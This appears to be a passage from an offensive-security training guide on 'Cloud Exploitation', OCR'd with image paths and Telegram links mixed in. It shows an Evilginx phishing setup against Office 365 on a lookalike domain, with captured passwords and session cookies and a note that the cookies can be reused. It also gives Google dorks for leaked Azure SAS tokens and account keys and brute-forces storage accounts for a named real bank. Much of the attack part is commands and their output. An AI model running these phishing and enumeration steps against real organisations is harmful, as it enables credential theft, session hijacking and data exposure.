[04:58:14] [inf] setting up certificates for phishlet 'o365'...
[04:58:14] [+++] successfully set up SSL/TLS certificates for domains: [login.ms-azure.nl www.ms-azu
s-azure.nl ms-azure.nl okta.ms-azure.nl live.ms-azure.nl account.ms-azure.nl outlook.ms-azure.nl]
: █
```

Cloud Exploitation

Setting Up Campaigns and Lures:

To set up a campaign/lure:

```
lures create o365
```

#Show Lures:

```
lures
```

#Stop Lure:

```
lures delete 1
```

```
: lures
```

id	phishlet	hostname	path	template	ua_filter	redirect_url	og

```
: lures create o365
```

```
[04:59:55] [inf] created lure with ID: 0
```


```
: lures
```

id	phishlet	hostname	path	template	ua_filter	redirect_url	og
0	o365		/lDhoBmpP				

<https://t.me/learningnets>

Cloud Exploitation

After logging in, Evilginx logs the credentials as well as login cookies.



```
[05:02:12] [+++] [0] Username: [adminsuperuser@y6bt5.onmicrosoft.com]
[05:02:12] [+++] [0] Username: [adminsuperuser@y6bt5.onmicrosoft.com]
[05:02:12] [+++] [0] Password: [ThisIsMyPassword123@]
[05:02:41] [+++] [0] Username: [adminsuperuser@y6bt5.onmicrosoft.com]
[05:02:47] [+++] [0] detected authorization URL - tokens intercepted: /kmsi
[05:02:47] [imp] [0] redirecting to URL: https://login.microsoftonline.com (1)
```

Use the sessions command to view all active sessions:

```
sessions
```

+-----+ <th>id</th> <th>phishlet</th> <th>username</th> <th>password</th> <th>tokens</th> <th>remote ip</th> <th>time</th> <th>-----+</th>	id	phishlet	username	password	tokens	remote ip	time	-----+
	1	o365	adminsuperu....	ThisIsMyPassw...	none	195.240.39.123	2022-09-16 08:16	
	2	o365	adminsuperu....	ThisIsMyPassw...	captured	195.240.39.123	2022-09-16 08:28	
	3	o365	adminsuperu....	ThisIsMyPassw...	captured	195.240.39.123	2022-09-16 12:01	
	4	o365	adminsuperu....	ThisIsMyPassw...	captured	195.240.39.123	2022-09-18 05:02	

Cloud Exploitation

To view session details, select a session ID. This will show the credentials and obtained (authentication) cookies:

Sessions 4


```
: sessions 4

id      : 4
phishlet : 0365
username : adminssuperuser@y6bt5.onmicrosoft.com
password : ThisIsMyPassword123@
tokens   : captured
landing url : https://login.ms-azure.nl/lDhoBmpP
user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
remote ip  : 195.240.39.123
create time : 2022-09-18 05:01
update time : 2022-09-18 05:02

{"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1695027863, "value": "0.AXkAz5204NyloUWmLbVCGF  
Y3gFtEZUfGMrBJg-Ydk3ZSdsqUACw.AgABAAQAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P8H_kbaKfgwsJaKc_a9LUHSm3rTts5Yqjaf8QKLa  
JtV8KN8Uzf8dimqqFMeuMRoqClqSyD1Xctw5ySa8WGP_2HHtscvi3nTT-oflG_j80D0s0Qum3C1VnplNjGYi_Qb9XT5ZYidIM5hLl8ZsYC1bmse  
_ZEu9I8JLYTcuQ4ZSNq3cR_ue5hN8ghrEhygTTB5gNl4YlB-oqdbM7guXMjQB2r0PRs4M6kzam5jb5FYXvtM1QM30J4MZnxY06i0mg7lwkR6dEl  
JYgaTqrPHNfzpRfgWDyfQn0EbCjW3DtqQue3agmuu19uwNpMt2Bfo7JvE2Sb71Nftq8Mo627bm9ASLB6Y7DMA2P_aQ0WSurUyumqbH51gLtBET8  
qvRnV3x_zkwUYHnyV3KLRYlb4vojcCe7zhynNBcuP7N76YH7X7s-vUvJKodioo5QPYnLjYk0qbj0hS5WpyHtwhPL-s4oqHiF-H2Rs7_lvJWiaxA}
```

Cloud Exploitation

These cookies can be reused by copying and injecting them, for example, using the Cookie-Editor plugin.



Cloud Exploitation

Managing the Phishing Page:

#Temporary offline:
phishlets hide o365

#Turn back online:
phishlets unhide o365

#Permanent offline (until it is enabled again):
phishlets disable o365

#Permanent online:
phishlets enable o365


Cloud Exploitation

Enumerating Azure Storage & VM's:

Public resources such as storage or virtual machines are enumerated based on the DNS names that Microsoft registers for these resources.

Let's understand how Azure Storage works.

Azure Storage is a Microsoft-managed cloud storage service and has various storage options. We know traditional files, tables, queues and blobs. Databases are also a form of Azure Storage, but do not belong to the "Cloud Storage" options but to the "Database Storage" Azure options.



Cloud Exploitation

To use Azure Storage, a "Storage Account" must first be created. Each storage account can contain up to 500TB of data. There are 2 types of storage accounts:

General Purpose

Blob Storage

When only working with blob storage, this can be optimized in a "blob storage" account where a hot and cold tier can also be chosen based on usage. A General Purpose storage account can contain 5 types of data:



Azure Blobs:

Azure Blob Storage is a service that stores unstructured data in the cloud as objects/blobs. Blob storage can store any type of text or binary data, such as a document, media file, or app installer.

Azure Tables:

Designed for storing (large amounts of) structured data. The service is a NoSQL datastore that accepts authenticated calls from both inside and outside the Azure cloud. Ideal for storing structured, non-relational data.

Azure Queues:


Used for storing large numbers of messages that can be accessed globally via authenticated calls using HTTP or HTTPS. A single queue message can be up to 64 KB in size, and a queue can contain millions of messages.

Azure Files:

File Storage is an SMBv3 file share in Azure. An account can contain an unlimited number of shares, and a share can store an unlimited number of files, up to the total capacity of 5 TB per file share.


Azure Disks:

Specifically for storing Virtual Machine disk files.



For most applications, Azure Blobs are commonly used. A storage account can contain multiple containers, each of which can in turn contain blobs.

3 Levels of Azure Blob Storage



Storage Security:

A storage account is secured with so-called "SAS Keys." "or SAS Tokens" SAS stands for "Shared Access Signature."

2 types:

- Account SAS : Intended to provide limited access to resources in the storage account.
 - Service SAS : Can only be used by one service.
-
- Can be used in combination with Stored Access Policies.
 - SAS keys provide access to a resource for a specified period.
 - Account-level SAS keys can grant access to multiple storage services (e.g., blob, file, queue, table).

Cloud Exploitation

Access can also be granted via "Access Keys.":

- Purpose: Provide applications with access to storage resources.
- Grant full control of the resources.
- Also called "Account Keys."
- Can be used to encrypt SAS tokens.

Tip: Avoid using access keys. Instead, use Azure Entra ID Managed Identities to secure storage access.

Both SAS keys and Access Keys come in pairs (2). These dual keys can (and should) be refreshed periodically. Using 2 keys allows you to refresh the first key without downtime, and then refresh the second key later.

Cloud Exploitation

With SAS and Access keys, you can create so-called "URLs," which grant access to data via a browser or application. These URLs include:

- **Signature (sig)** : The string for authentication. The signature is a unique string composed of the fields that must be verified to authorize the request. It is an HMAC calculated over a unique string. The key is hashed using SHA256 and then encoded using Base64.
- **SignatureExpiry (se)** : Validity of the (SAS) token.
- **SignedPermission (sp)** : The permissions granted.
- **SignedServices (ss)** : All services the SAS token grants access to.
- **SignedResourceTypes (srt)** : All APIs the SAS token grants access to.

```
?sv=2022-12-12&ss=bfqt&srt=sco&sp=rwdlacupx&se=2023-07-31T00:09:01Z&st=2023-07-30T16:09:01Z&spr=https&sig=REDACTED
```

Cloud Exploitation

As an attacker, it is interesting to determine which data is accessible. If no credentials are available, one can search for storage accounts that are "unauthenticated" (open) data stores.

The first step is to check if a reference to the storage account can be found on public pages. This can reveal the name of the storage account, for example:

```
<Storage_Account>.blob.core.windows.net
```

Cloud Exploitation

Next, one can check for existing URLs/keys by using Google Dorks, for example:

```
#Account SAS:  
site:core.windows.net rwdlacup
```

```
#Read / List rights:  
site:core.windows.net inurl:"sp=r1"
```

```
#Read / Write / List rights:  
site:core.windows.net inurl:"sp=rwl"
```

```
#Container-level Service SAS tokens:  
site:core.windows.net inurl:"sr=c"
```

```
#Search text that contains the terms "accountkey" and "blob" and have a ".config"  
extension that exist on "GitHub" or "SourceForge":  
allintext:accountkey blob filetype:config -site:github.com -site:sourceforge.net
```

*Note: Instead of "core.windows.net," "cloudapp.azure.com" can also be used, e.g., for virtual machines.

Cloud Exploitation

Once storage accounts are identified, the next step is to locate "open" storage accounts.
You can compile a list yourself and try open resources via trial & error, or use tools!

Two helpful tools are:

- CloudEnum - https://github.com/initstring/cloud_enum:
 - Azure, AWS, and Google
 - Storage, Databases, VMs & Apps
- CloudBrute - <https://github.com/0xsha/CloudBrute>:
 - Azure, AWS, Google, DigitalOcean, Alibaba, Vultr, and Linode
 - Storage & Apps
 - Unauthenticated
 - Proxy support

Cloud Exploitation

CloudEnum:

- -k : Keyword / Account
- --disable-aws : Skip AWS lookup
- --disable-gcp : Skip Google lookup

```
python3 cloud_enum.py -k rabobank --disable-aws --disable-gcp
```

```
[+] Checking for Azure Storage Accounts
[*] Brute-forcing a list of 471 possible DNS names
    HTTPS-Only Storage Account: http://rabobankbackup.blob.core.windows.net/
    HTTPS-Only Storage Account: http://rabobankgateway.blob.core.windows.net/
    HTTPS-Only Storage Account: http://rabobankprod.blob.core.windows.net/
    HTTPS-Only Storage Account: http://rabobankstorage.blob.core.windows.net/

Elapsed time: 00:00:05

[*] Checking 4 accounts for status before brute-forcing
[*] Brute-forcing container names in 4 storage accounts
[*] Brute-forcing 213 container names in rabobankbackup.blob.core.windows.net
[*] Brute-forcing 213 container names in rabobankprod.blob.core.windows.net
[*] Brute-forcing 213 container names in rabobankgateway.blob.core.windows.net
[*] Brute-forcing 213 container names in rabobankstorage.blob.core.windows.net
[!] Breaking out early, auth required.

Elapsed time: 00:00:24

[+] Checking for Azure Websites
[*] Brute-forcing a list of 1453 possible DNS names
    Registered Azure Website DNS Name: rabobank.azurewebsites.net
    Registered Azure Website DNS Name: rabobankapi.azurewebsites.net
[!] DNS Timeout on blob-rabobank.azurewebsites.net. Investigate if there are many of these.
[!] DNS Timeout on rabobank.computeengine.azurewebsites.net. Investigate if there are many of these.
[!] DNS Timeout on rabobank.mattermost.azurewebsites.net. Investigate if there are many of these.
[!] DNS Timeout on rabobank-shop.azurewebsites.net. Investigate if there are many of these.
```

Cloud Exploitation

CloudBrute:

- -d : Domain
- -k : Keyword
- -m : Enum type (storage/app)
- -t : Threads
- -T : Timeout
- -w : Wordlist

```
./cloudbrute -d github.com -k github -m storage -t 80 -T 10 -w ./data/storage_small.txt
```


```
57 / 336 [=====>-----] 16.96% 00m04s
2:49PM WRN 403: Protected - github-aws.s3.amazonaws.com
2:49PM WRN 403: Protected - github-data.s3.amazonaws.com
79 / 336 [=====>-----] 23.51% 00m03s
2:49PM WRN 403: Protected - githubdemo.s3.amazonaws.com
2:49PM WRN 403: Protected - github-dev.s3.amazonaws.com
2:49PM INF 200: Open - github-files.s3.amazonaws.com
2:49PM WRN 403: Protected - githubback.s3.amazonaws.com
99 / 336 [=====>-----] 29.46% 00m03s
2:49PM WRN 403: Protected - githubdocs.s3.amazonaws.com
2:49PM WRN 403: Protected - github-demo.s3.amazonaws.com
2:49PM WRN 403: Protected - github-downloads.s3.amazonaws.com
2:49PM INF 200: Open - githubfiles.s3.amazonaws.com
```

Cloud Exploitation

Now, inspect open storage accounts to find files that shouldn't be publicly accessible.
Example: <http://githubfiles.s3.amazonaws.com/>

```
<ListBucketResult>
<Name>githubfiles</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
<Contents>
  <Key>112_SelectedStatesParameter_Concept_Apr25.pdf</Key>
  <LastModified>2012-04-25T17:00:17.000Z</LastModified>
  <ETag>"16ebf2e7462492f4fb4c34b154af4af6"</ETag>
  <Size>160201</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
  <Key>133_TrainingOutcomeEntryUpdates_Jun19.jpg</Key>
  <LastModified>2012-06-19T15:18:57.000Z</LastModified>
  <ETag>"590866b6802e2d2f9a3b80d4d2a00a96"</ETag>
  <Size>249476</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
<Contents></Contents>
<Contents>
  <Key>161_Last_Updates.jpg</Key>
  <LastModified>2012-07-18T22:35:58.000Z</LastModified>
  <ETag>"c78e0c8665134e52b3e38386b88d393c"</ETag>
  <Size>243000</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
  <Key>162_Last_Updates.jpg</Key>
  <LastModified>2012-07-18T22:24:45.000Z</LastModified>
  <ETag>"1ffe388ce5e173ddf70cc60914a2ed58"</ETag>
  <Size>249383</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
  <Key>226-EWIEP-AssignmentGoalsSectionUpdates-Screen1.jpg</Key>
  <LastModified>2013-04-04T17:23:35.000Z</LastModified>
  <ETag>"e7189d6f1617c18d71127eee2f1fb749"</ETag>
  <Size>303637</Size>
```

<https://t.me/carninghts>




Cloud Exploitation

Enumerating Azure with low-level user credentials:

From this point we assume we have valid (low-level) user credentials.

The first thing a normal user can do is to login on the Azure Portal and check objects like EntralID. This is enabled by default and can be secured by an Azure admin:



Weergavenaam ↑	User principal name	Gebruikerstype	On-premises sy...	Identiteiten	Bedrijfsnaam	Maaktype
Adele Vance	AdeleV@zpj3d.onmicroso...	Lid	Nee	zpj3d.onmicrosoft.com		
Alex Wilber	AlexW@zpj3d.onmicroso...	Lid	Nee	zpj3d.onmicrosoft.com		
Diego Siciliani	DiegoS@zpj3d.onmicroso...	Lid	Nee	zpj3d.onmicrosoft.com		
Grady Archie	GradyA@zpj3d.onmicros...	Lid	Nee	zpj3d.onmicrosoft.com		
Henrietta Mueller	HenriettaM@zpj3d.onmic...	Lid	Nee	zpj3d.onmicrosoft.com		
Isaiah Langer	IsaiahL@zpj3d.onmicroso...	Lid	Nee	zpj3d.onmicrosoft.com		

We can use all kinds of Azure Audit tools as a "normal user" to check for configuration issues. Let's check some Powershell-based Azure tools and manual enumeration:

Powershell Azure toolkit:

The Powershell Azure toolkit is extremely powerful and talks directly to Azure's Graph API. For basic enumeration we can use the following cmdlets, among others. Please note, at least "read" rights are also required to view the subscription!

Install:

```
Install-Module Az
```

Connect:

```
Connect-AzAccount
```

Cloud Exploitation

Get AccessToken:

```
(Get-AzAccessToken).Token
```

Request AccessToken for a specific Azure endpoint:

```
